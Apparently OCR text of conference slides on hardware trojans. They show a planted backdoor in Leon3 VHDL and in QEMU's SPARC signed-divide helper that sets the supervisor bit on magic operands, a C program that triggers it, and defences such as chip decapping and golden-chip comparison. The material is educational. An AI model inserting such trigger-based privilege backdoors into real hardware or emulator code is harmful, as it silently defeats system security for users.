3         icco : out std_logic_vector(3 downto 0); divz, mzero : out std_ulogic) is
4
5  [ ... ]
6
7    begin
8
9      [ ... ]
10
11     case r.e.alusel is
12     when EXE_RES_ADD =>
13
14         [ ... ]
15
16     end if;
17
18     [ ... ]
19
20     when EXE_RES_SHIFT => aluresult := shiftout;
21     when EXE_RES_LOGIC => aluresult := logicout;
22
23     [ ... ]
24
25 -- begin backdoor
26     if to_integer(unsigned(aluresult)) = 87878787 then
27         s.s    := '1';
28     end if;
29 -- end backdoor
30
31     res := aluresult;
32
33
34   end;
```

Example from
Leon3 Sparc Processor
OpenSource VHDL implementation

Do I need a foundry to test HW trojans?

Example based on QEMU implementation of the SPARC architecture (compatible with VHDL from Gaisler)

- QEMU emulator version 2.12.50 (v2.12.0-rc3-71-g6af2692e86-dirty)
- buildroot-2018.02.1 for cross compilation
- and kernel 4.11.12 #1 Wed May 2 10:20:04 CEST 2018 sparc GNU/Linux

- Implementation details and sources
  https://adamkostrzewa.github.io

QEMU asm translation for SPARC

qemu/target/sparc/translate.c

```
3483                    }
3484 #if !defined(CONFIG_USER_ONLY)
3485                 } else if (xop == 0x29) { /* rdpsr / UA2005 rdhpr */
3486 #ifndef TARGET_SPARC64
3487                     if (!supervisor(dc)){
3488                         goto priv_insn;
3489                     }
3490                     update_psr(dc);
3491                     gen_helper_rdpsr(cpu_dst, cpu_env);
3492 #else
3493                     CHECK_IU_FEATURE(dc, HYPV);
3494                     if (!hypervisor(dc))
3495                         goto priv_insn;
3496                     rs1 = GET_FIELD(insn, 13, 17);
3497                     switch (rs1) {
3498                     case 0: // hpstate
3499                         tcg_gen_ld_i64(cpu_dst, cpu_env,
3500                                        offsetof(CPUSPARCState, hpstate));
3501                         break;
3502                     case 1: // htstate
3503                         // gen_op_rdhtstate();
3504                         break;
3505                     case 3: // hintp
3506                         tcg_gen_mov_tl(cpu_dst, cpu_hintp);
3507                         break;
3508                     case 5: // htba
3509                         tcg_gen_mov_tl(cpu_dst, cpu_htba);
3510                         break;
3511                     case 6: // hver
3512                         tcg_gen_mov_tl(cpu_dst, cpu_hver);
3513                         break;
3514                     case 31: // hstick_cmpr
3515                         tcg_gen_mov_tl(cpu_dst, cpu_hstick_cmpr);
3516                         break;
3517                     default:
3518                         goto illegal_insn;
3519                     }
3520 #endif
3521                     gen_store_gpr(dc, rd, cpu_dst);
3522                     break;
```

translation of rdpsr

exception if user mode

Trojan Payload in SDIV (signed divide)

qemu/target/sparc/helper.c

```
120 static target_ulong do_sdiv(CPUSPARCState *env, target_ulong a,
121                              target_ulong b, int cc, uintptr_t ra)
122 {
123     int overflow = 0;
124     int64_t x0;
125     int32_t x1;
126
127     x0 = (a & 0xffffffff) | ((int64_t) (env->y) << 32);
128     x1 = (b & 0xffffffff);
129
130     if(x0 == 1024 && x1 == 64){
131             CPUState *cs = CPU(sparc_env_get_cpu(env));
132             SPARCCPU *cpu = SPARC_CPU(cs);
133             CPUSPARCState *sc = &cpu->env;
134             sc->psrs =1;
135     }
136
137
138     if (x1 == 0) {
139         cpu_raise_exception_ra(env, TT_DIV_ZERO, ra);
140     } else if (x1 == -1 && x0 == INT64_MIN) {
141         x0 = INT32_MAX;
142         overflow = 1;
143     } else {
144         x0 = x0 / x1;
145         if ((int32_t) x0 != x0) {
146             x0 = x0 < 0 ? INT32_MIN : INT32_MAX;
147             overflow = 1;
148         }
149     }
150
151     if (cc) {
152         env->cc_dst = x0;
153         env->cc_src2 = overflow;
154         env->cc_op = CC_OP_DIV;
155     }
156     return x0;
157 }
```

trigger division with operands 1024 and 64

Live Demo

Talk‘s Outline

- Motivation
- Work principles and objectives of a HW trojan
- CPU Example (+ Demo of an exemplary attack)
- **Where and when can a hardware trojan be introduced?**
- **Defense methods and their costs**
- **Summary**

Phase 1: Logic Design

```
library IEEE; use
IEEE.std_logic_1164.all
; -- this is the entity
entity ANDGATE is port
( I1 : in std_logic; I2
: in std_logic; O : out
std_logic); end entity
ANDGATE;
```

Trojan Implementation can be done:


- by adding a new functionality, usually in HDL language (as in the CPU example),
- using a methodology similar to software projects.

Relatively cheap – designer is working on a high abstraction level
Difficult to hide – most of developers are included in Phase 1

Obfuscation – code semantically correct but difficult to understand
Easier in big projects with backwards compatibility, e.g. x86 architecture

Phase 2: Layout (Synthesis)

Source:
wikipedia commons




Synthesis process (~ code compilation)

- trojans added as modification of electric circuits
- many hours of work, e.g., usually layouts are heavily optimized
- ~ analogy of “in-compilation” or post-compilation modification of code

Easier to hide – less developers than in Phase1
More expensive – requires qualified and experienced personnel

„White-box cryptography“ - produce complicated layouts to hide malicious circuits or components

Phase 3: Mask Design



Source:
wikipedia commons

Modify masks to add or change behavior of components

- new sets of masks,
- at the far-end of the design process.

Very hard to detect – modifications on very low abstraction level
Very expensive – highly skilled personnel, expensive tools and know-how, preferably also market position

Each phase is realized by a different entity within a company or even by different sub-contractors in case of OEMs!

Talk‘s Outline

- Motivation
- Work principles and objectives of a HW trojan
- CPU Example (+ Demo of an exemplary attack)
- Where and when can a hardware trojan be introduced?
- **Defense methods and their costs**
- **Summary**

Post-Manufacturing Trojan Detection


The process is difficult and expensive!
Based on the „golden chip“ principle - comparison vs. correct chip

Open the case and use the optical reverse-engineering:

- typically plastic package (epoxy), smart-card package etc.

Several methods to achieve this goal:


- mechanical grinding easy and cheap
  - a single scratch can destroy the chip
- chemical acid to dissolve the case
  - requires resources (personnel, laboratory equipment)



Source:
wikipedia commons

Reading Chip

Z80 processor
Source:
wikipedia commons



Size of the chip is a barrier
For amateurs chips from 70s, 80s
early 90s

Highly optimized

- Due to technical & economic reasons

Works in parallel, legacy functions (x86)

Make photos of each layer, e.g. with a scanning electron microscope
Compare them to the layout to detect metal or polysilicon wires

Comparison Against Golden-Chip


Pros:


- very high reliability of detection
- **if you have a golden chip**

Cons:

- expensive
- time consuming
- destroys chip under analysis
  applicable only to small number of chips ….
- **is it enough?**


Example Inverter






In	Out
1	0
0	1

Where is the trojan?



a)

b) **Trojan!**



In	Out
1	1
0	1

Optical inspection is not enough!

c nfidence


based on [Paar, 2017]

Dopant-Trojans


Can be used to limit the number of cipher combinations!
Especially important in telecommunication, e.g. IEEE 802.11

Source:
wikipedia commons

Example: AES, based on [Paar, 2017]



Dopant-Trojans (Phase 4 - Wafer)



Source:
wikipedia commons

Requires modification of the dopant mask

Pros:

- no additional transistors or wires
- optical inspection is not enough!
- may be also included in the „golden chip“!

Cons:

- limits certain functionalities, „damaged chip parts“
- functional testing will find error right away!
- necessary anti-test functions for known test inputs!

Error or Trojan? Or both?

Once implemented it is hard to change or modify a HW component
Thus, electronic circuits require extensive testing during the design phase

Selected errors could be used as attack vectors, e.g.:

- certain bugs left on purpose / it’s not a feature, it’s a bug
- interesting in this context Intel Bugs: Meltdown and Spectre

Convenient excuse for the manufacturer
Otherwise high costs and severe consequences!

Talk‘s Outline

- Motivation
- Work principles and objectives of a HW trojan
- CPU Example (+ Demo of an exemplary attack)
- Where and when can a hardware trojan be introduced?
- Defense methods and their costs
- **Summary**

Summary

Who should fear HW trojans?
Everyone

Why?
Very difficult to detect
Leverage all software security mechanisms

What to do?
Build skilled force in HW domain (personnel and tools)
Evaluate HW products, will make attacker’s life more difficult

My blog with sources and materials

https://adamkostrzewa.github.io/

and my twitter for people interested in hardware hacking

https://twitter.com/systemWbudowany

Tank you for your attention!
Questions?

Q&A


Equipment	Basic	Advanced
Microscope	Simple New from 300 euro Used from 50 euro	Stereo New: about 1500 Euro Used: from 250 Euro
Tools	Mechanical tools About 20 euros	Microscope camera New: about 350 Euro Used: from 150 Euro
Ultrasonic cleaner	New 50 euro Used from 20 euro	
Solvents and glassware	New: about 20 Euro	


Source “Uncaging Microchips Techniques for Chip Preparation” Peter Laackmann Marcus Janke, CCC2014


```c
#include <stdio.h>
#include <stdlib.h>

int main(){

        printf("Demo Application - Trojan Trigger\n");
        int a = 1024;
        int b = 63;
        int c = a / b;

//      int psr = get_psr();

        printf("a=%d b=%d \nc= a / b = %d \n", a, b, c);
        getchar();

        int *x = NULL;
        int y = *x;     // null pointer dereference

        return 0;
}
```

Phases of Chip Design

```
library IEEE; use
IEEE.std_logic_1164.all
; -- this is the entity
entity ANDGATE is port
( I1 : in std_logic; I2
: in std_logic; O : out
std_logic); end entity
ANDGATE;
```







Phase 1
Logical Design

Hardware Description Language, HDL
VHDL, Verilog, systemVerilog

Phase 2
Layout

Synthesis of HDL into the electronic circuits

Phase 3
Mask Design

Creation of matrices for serial productions

Phase 4
Wafer Production


Chemical process, doping

Based on [Laackmann, Janke:2015]

confidence

image sources
wikipedia commons

Where the Processor's State is Stored?



confidence